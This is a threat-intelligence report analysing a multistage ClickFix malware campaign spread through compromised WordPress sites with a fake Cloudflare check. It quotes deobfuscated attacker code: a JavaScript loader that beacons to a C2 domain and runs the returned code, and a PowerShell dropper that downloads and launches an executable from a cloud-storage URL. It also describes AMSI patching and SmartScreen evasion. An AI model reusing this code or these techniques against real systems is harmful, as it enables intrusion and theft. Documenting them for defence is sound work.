Operation Device Manager: Eight Stages of a Multi-Payload Malware Campaign

Mauricio Andres Ortega Marín
Cyber Threat Intelligence Analyst at Lumu Technologies

The Lumu Cyber Threat Intelligence (CTI) team detected a new campaign that evolves the ClickFix vector into a full-scale network invasion. This technical report reveals the multistage intrusion mechanism.

The threat actor employs supply chain injections, dynamic blockchain-based dead drop resolvers, covert DNS command and control (C2) channels, and in-memory execution to deploy a Hidden Virtual Network Computing (HVNC) payload.

The attack lifecycle transitions from an initial browser-based compromise to complete endpoint takeover:

- **Initial Access:** Web supply chain injection via compromised WordPress sites masquerading as Google Tag Manager.
- **Execution:** Social engineering via a fake Cloudflare human verification interface using a PowerShell clipboard trap.
- **Evasion:** In-memory execution, Antimalware Scan Interface (AMSI) patching, dynamic C# compilation, and living-off-the-land techniques using signed Python interpreters.
- **Command and Control:** Dynamic C2 IP resolution using an Ethereum smart contract dead drop resolver, alongside a covert C2 channel operating over DNS requests disguised as traffic to Microsoft domains.
- **Final Payload:** An unhooked native HVNC Trojan, credential harvester, and SOCKS5 proxy, featuring a secondary dynamic resolver relying on public Steam profiles.

Contents


Stage 1: WordPress Script Injection and Web Supply Chain

How did this decoy reach the legitimate website? Upon examining the source code (<head>) of the affected websites, the CTI team identified a malicious line designed to go unnoticed:


```
<script src="https://mospoqkzvk[.]com/gtm.js"></script>
```

This injection impersonates Google Tag Manager, taking advantage of the trust placed in this service.


In-depth analysis of the root domain revealed an infrastructure composed of at least 129 subdomains with anomalous patterns, as well as the presence of three recently deployed PowerShell scripts. The examination of these artifacts allowed identifying execution dynamics and obfuscation techniques in PowerShell directly associated with malicious activities.



Querying threat intelligence platforms made it possible to determine that the site is embedded via malicious components within various legitimate web platforms.



A more detailed analysis confirmed that these are legitimate WordPress-based sites that were compromised to be used as a malicious distribution infrastructure. An unauthorized line was injected into the <head> section of the homepage. This is the case documented on the lisbonfamilydental[.]com site.



The injection compromises Google Tag Manager, taking advantage of the trust placed in this service. It is worth noting that the Google Tag Manager script connects a website with the analytics platform to manage measurement tags usually goes unnoticed by both inspection tools and site administrators.


This `<script>` resource downloads an obfuscated JavaScript file of approximately 30 KB, within which the program's actual logic remains hidden in a rotated string array that is dynamically decoded at runtime (in memory).

Stage 2: ClickFix Social Engineering and Initial Compromise

It all begins in the victim's browser. Upon entering a legitimate website (such as lisbonfamilydental[.]com), the user notices nothing unusual in the original design. However, suddenly, the screen locks with an interface that perfectly mimics Cloudflare's 'Just a moment...' security challenge.

The site has actually been hijacked. The deception is constructed via a full-screen injected iframe with z-index: 2147483647 (the maximum value in CSS), blocking any interaction with the underlying web page. To provide credibility, the script:


- Changes the tab title to 'Just a moment...'.
- Rewrites the address bar by appending the real Cloudflare parameter (?__cf_chl_tk=...) onto the legitimate URL.
- Generates a random 16-character Ray ID.



The decoy's design is programmed to fail. The function linked to the verify button redirects directly to an error routine (`showError()`), forcing an infinite

loop. The only way to ‘pass’ the challenge is to manually execute the suggested instructions: Win+R, Ctrl+V, Enter.

The first line connects the verify button directly to the error function. The second line is the counterpart: the only way for the screen to show ‘verification passed’ is a function that the decoy exposes for the server to call. The entity deciding that the victim has passed the verification is not the victim, but the operator.



To prevent the victim or an analyst from inspecting the fraud, the script intercepts system keys (F12, Alt, Ctrl, Tab, F5, Esc), disables scrolling, and monitors Developer Tools (DevTools) opening every 500 ms by measuring the window size delta. If it detects inspection, the trap self-destructs.

The only action the screen offers is three steps: Win+R, Ctrl+V, Enter. The PowerShell command is already prepared in memory beforehand and is copied to the clipboard the moment the victim checks the ‘I am not a robot’ box.

Stage 3: Terminal Command Execution and Staging

The program's text strings are not in cleartext within the source code. They remain grouped in a single 259-element array delivered in a deliberately altered order. Before starting any other logic, the loader executes an initial alignment loop whose function is to restore the correct order of the elements.

The `push(shift())` operation extracts the first element from the array and shifts it to the end, performing a circular rotation of one position per iteration. The loop repeats this process continuously, calculating a value on each pass by evaluating nine parseInt functions on the array's own strings, chained with additions and divisions.

When this calculation precisely reaches the value 269716 (the control constant passed to the function), the loop breaks and the array is left aligned in its functional order. If any parseInt evaluation throws an exception because the strings are not yet in the expected position, the catch block catches the error and forces the next rotation. The process works as an algorithmic combination mechanism that iterates over itself until validating the alignment key.

Decoder Function

However, aligning the array is not sufficient, as its 259 entries remain unreadable. Each literal within the program consists of a call to a decoder function that takes two parameters (an index and a four-character key) to return the string in plaintext (cleartext).

To reconstruct each string, the function processes the data, applying a scheme composed of a custom Base64 alphabet and an additional layer of RC4 encryption.

The index enters with a prior offset, so the script subtracts 423 units from it before accessing the array. The extracted data is subjected to two consecutive filters:

1. **Custom Base64:** Uses a non-standard alphabet where lowercase letters precede uppercase letters (the opposite of standard), causing conventional decoders to generate corrupt output.
2. **RC4 Decryption:** Uses the four-character key provided in the call. The 256-byte S-box structure is initialized in the code and the XOR operation finally generates the string in plaintext (cleartext).

The result is stored in an internal cache memory to avoid redundant processing if the same string is required again.

Due to this architecture, within the 31,097 bytes of the file, not a single string exists in cleartext: neither the server address, nor the localStorage keys, nor the Windows environment checks. Each element is dynamically generated at the exact moment of its execution.

Once deobfuscation is complete, the analysis reveals a structured and methodical execution routine.

```
(() : void => {
  // --- Run once per page ---

  const RUN_ONCE_FLAG : string = "cf_itd_17_v3";                // window["cf_itd_17_v3"]
  if (window[RUN_ONCE_FLAG]) return;
  window[RUN_ONCE_FLAG] = true;

  // --- State Keys in localStorage ---

  const LS_CONFIG : string = "g_i15s_cf";                       // config/cid (base64 de JSON; default "{}")
  const LS_CODE : string = "gf5_1f_ch_cf";                      // Stage 2: Cached (Base64-encoded JSON {code, exp})
  const TTL_MS : number = 60 * 60 * 1000;                       // 60 minutes (cache lifetime)


  // Previous configuration (includes the "cid" assigned by C2), or {} by default

  let cfg : {} = {};
  try { cfg = JSON.parse(atob( data: localStorage.getItem(LS_CONFIG) || "e30=")); } catch (e) {}   // atob("e30=") === "{}"


  async function loadAndRun() : Promise<void> { Show usages

    // (A) If there is already a cached Stage 2 that is ACTIVE -> execute it without touching the network

    try {
      const cached = JSON.parse(atob( data: localStorage.getItem(LS_CODE) || "e30="));
      if (cached && cached.exp > Date.now()) {
        console.log("[PRELOADER] Executed from cache");
        new Function(cached.code)();                              // <-- EXECUTE arbitrary JS (Stage 2)
        return;
      }
    } catch (e) { console.log("[PRELOADER] cache error", e); }

    // (B) Beacon to C2. cid="*" the first time; the server assigns a cid that is then prefixed as a subdomain -> https://<cid>.mospoqkzvk.com

    const url : string = "https://" + (cfg.id ? cfg.id + "." : "") + "mospoqkzvk.com";
    const code : string = await (await fetch(url, init: {
      method: "POST",
      cache: "no-store",
      body: btoa(JSON.stringify( value: { cid: "*" }))          // body -> "eyJjaWQiOiIqIn0="
    })).text();


    // (C) Retrieves the second stage with expiration (TTL) and executes it
```

The routine begins by checking its own memory using an indicator (flag) on the window object, thereby preventing duplicate executions in the same session. Next, it evaluates the user environment: if the browser does not report a Windows operating system, execution terminates, as the subsequent phase requires PowerShell commands.

Next, the script queries keys stored in localStorage. The first works as an exclusion record so as not to re-interrupt users who have already interacted with the site. The second stores the next stage of the payload for a period of 60 minutes. If that stage remains valid at the time of the query, it is executed directly in memory without making additional network requests.

If the environment passes all previous validations, the loader requests instructions via a POST request directed to the Command and Control (C2) server. This submission contains a minimal Base64 body with the value

eyJjaWQiOiIqIn0= ({"cid":"*"}), acting as generic authentication without an assigned identifier.


Since the sample lacks an assigned channel at this point, initial communication is conducted directly against the root domain. The server responds by assigning a 13-character alphanumeric identifier, which is established as a dedicated subdomain for subsequent communications. The received response is processed using the Function constructor (an execution variant equivalent to eval), demonstrating that the loader acts as a generic querying component, completely subject to remote instructions from the C2.

Two Versions of the Same File


During a single analysis session, within an interval of barely 50.8 seconds, the server delivered two different versions of the same file (28,766 and 30,706 bytes), each with completely different cryptographic hashes.

When comparing the samples once deobfuscated, it was verified that the array of encrypted strings contained 239 elements in the first version and 259 in the second, without a single match between both, explaining the variation in digital signature. However, the 100 text literals defining the logic and behavior of the threat turned out to be identical. The only discrepancy lay in the internal nomenclature generated by the obfuscator.

It is the same program packaged under a new wrapper in each download. Notably, one of those literals corresponds to the Command and Control (C2) server address, which appears split into two parts in both versions equally, ensuring that the full domain is not present at any point in the static file:



Below you can see the same session, 50.8 seconds apart, the same request, two different files.



Here, 239 strings appear in one, 259 in the other. None appear in both.


Here are the 100 text literals defining behavior. They are identical in both versions.


In this final image, observe that the Command and Control server is split in two, identical in both versions.

Loader Servers

There is a second hidden element of relevance: the address of the Command and Control (C2) server. The loader does not perform external queries to retrieve it. Instead, it carries it natively encoded.


This architecture suggests that the attacker did not need to re-access the compromised sites. The injected line points persistently to the same distribution host, while the content delivered by that server rotates dynamically. Deobfuscating samples obtained on different dates allowed identifying the presence of three different C2 servers over a period of just six days.






Once the loader receives the response from the Command and Control (C2) server, approximately 40 KB of JavaScript code is downloaded. At this point, a particular detail in the attacker's operation is observed: this second stage is delivered without any type of obfuscation.

While the initial loader, publicly exposed on the compromised site, features advanced protection layers, this response is transmitted in cleartext, and even retains comments generated during its compilation process. This strategic decision stems from the fact that this payload is distributed individually per victim and its lifecycle in the system is limited to the duration of the browser session.



This object acts as the victim's record and integrates three main fields. While the sessionId value is transmitted in plaintext, the two remaining fields (corresponding to the return channel and the command to execute) travel Base64 encoded. Rather than an encryption scheme, this technique functions as a basic obfuscation mechanism to prevent the Command and Control (C2) server domain from appearing directly in the file.




Once the described configuration is processed, the script proceeds to deploy the deception interface over the compromised website. To do so, it mounts an iframe under the technical specifications detailed at the beginning of this document, completely blocking interaction with the legitimate page that remains active in the background.

The decoy establishes a WebSocket connection with the server and awaits instructions. If the grace command is received through this channel, the script executes a self-destruct routine: it removes the iframe, restores user access to the legitimate page, and registers an exclusion flag in the browser valid for 365 days. Since the loader checks this record before initiating any

communication with the C2, the pardoned victim will not see the deception again for a period of one year.

This functionality is not merely an analytical hypothesis. The routine was directly documented by capturing the exact moment of its transmission in network traffic during one of the controlled detonations:



Above, note packet 5564, at 24.867 seconds, the text frame containing the word grace sent by the server, and the WebSocket closing 2.4 seconds later.

Stage 4: Dropper Component and In-Memory Evasion

When the victim executes the sequence copied into the terminal, PowerShell proceeds to download the secondary script via the `iex(irm …)` instruction to execute it directly in memory, thus avoiding disk persistence for the file transiting through the network. Throughout the investigation, this stage of the script was identified under the nomenclature `psc2`, `psc3`, and `psc4`.

An analysis of traffic from July 19 made it possible to capture the server transaction delivering this payload. The resource consisted of an 8,061-character file that interleaved variables composed of junk data among eight Base64-encoded blocks. Concatenating and decoding these blocks yielded a resulting script of 2,419 characters. In the `psc2` variant, the internal routine is not executed directly in memory. Instead, it is written to the `%TEMP%` directory under a random name with a `.ps1` extension, to subsequently be invoked via a second process instance (`powershell.exe -File`).

Before proceeding with any additional downloads, the first action performed by this script consists of sending an authorization request directed to a 13-character subdomain, identical to the identifier assigned by the server to each victim.

```
try {
    $KCddX = New-Object System.Net.Http.HttpClient
    $KCddX.Timeout = [TimeSpan]::FromSeconds(10)
    $KCddX.DefaultRequestHeaders.UserAgent.ParseAdd("WebView2")
    $res = $KCddX.GetAsync("https://otnvfsldhhhso.mospoqkzvk.com/d/cani").Result
    if (($res.Content.ReadAsStringAsync().Result).Trim() -ne "true") {
        return
    }
    $KCddX.Dispose()
} catch { }

$spCBzb = "https://pub-1f5a501a59d74a6a97e77126cf1fc526.r2.dev/ohijfalqvzldlhaqw.exe"
$TNXomrY = Join-Path $EvjBKIB "niu6ilykrv.exe"
if (& EUAFTK $spCBzb $TNXomrY) {
    & FEWrP $TNXomrY
}
```

If the server does not respond with exactly true, the script stops and nothing is downloaded, even though it is already running on the victim's machine.

The rest of the script's decisions are all centered on evasion, and it is worth enumerating them because each one disables a specific Windows defense:

- **Bypassing Certificate Checks:** Masquerades downloads as Microsoft's legitimate WebView2 component while disabling SSL certificate validation.
- **Removing Origin Markings:** Deletes the Zone.Identifier Alternate Data Stream (ADS) attached to downloaded files, suppressing Windows SmartScreen prompts and presenting the payload as a trusted local file.
- **Concealing Process Execution:** Launches the payload in a hidden window with up to four execution retry attempts.


In-Memory Evasion and Silencer Creation by psc4

Based on the analysis of the `psc4` variant's behavior, it was established that delivery is performed in two distinct phases. Execution begins with a 599-byte startup routine responsible for two critical tasks before handing over control.


First, the initial line disables the Antimalware Scan Interface (AMSI), the mechanism that allows security solutions to inspect code in memory. To do so, rather than resorting to the conventional method of manipulating internal variables, the script writes zeros directly into the process's own memory space.

Subsequently, the dropper invokes the native Windows C# compiler (csc.exe) to dynamically compile a 257-byte library. The sole function of this component is to hide the console window during execution. It should be noted that the name of the generated class varies randomly in each infection.

Analysis of the Startup Payload (Boot Decoded): The resulting instruction travels Base64-encoded (UTF-16) via the `-EncodedCommand` parameter within the command line executed by the powershell.exe process (PID 5440), as recorded in the logs captured during technical analysis.




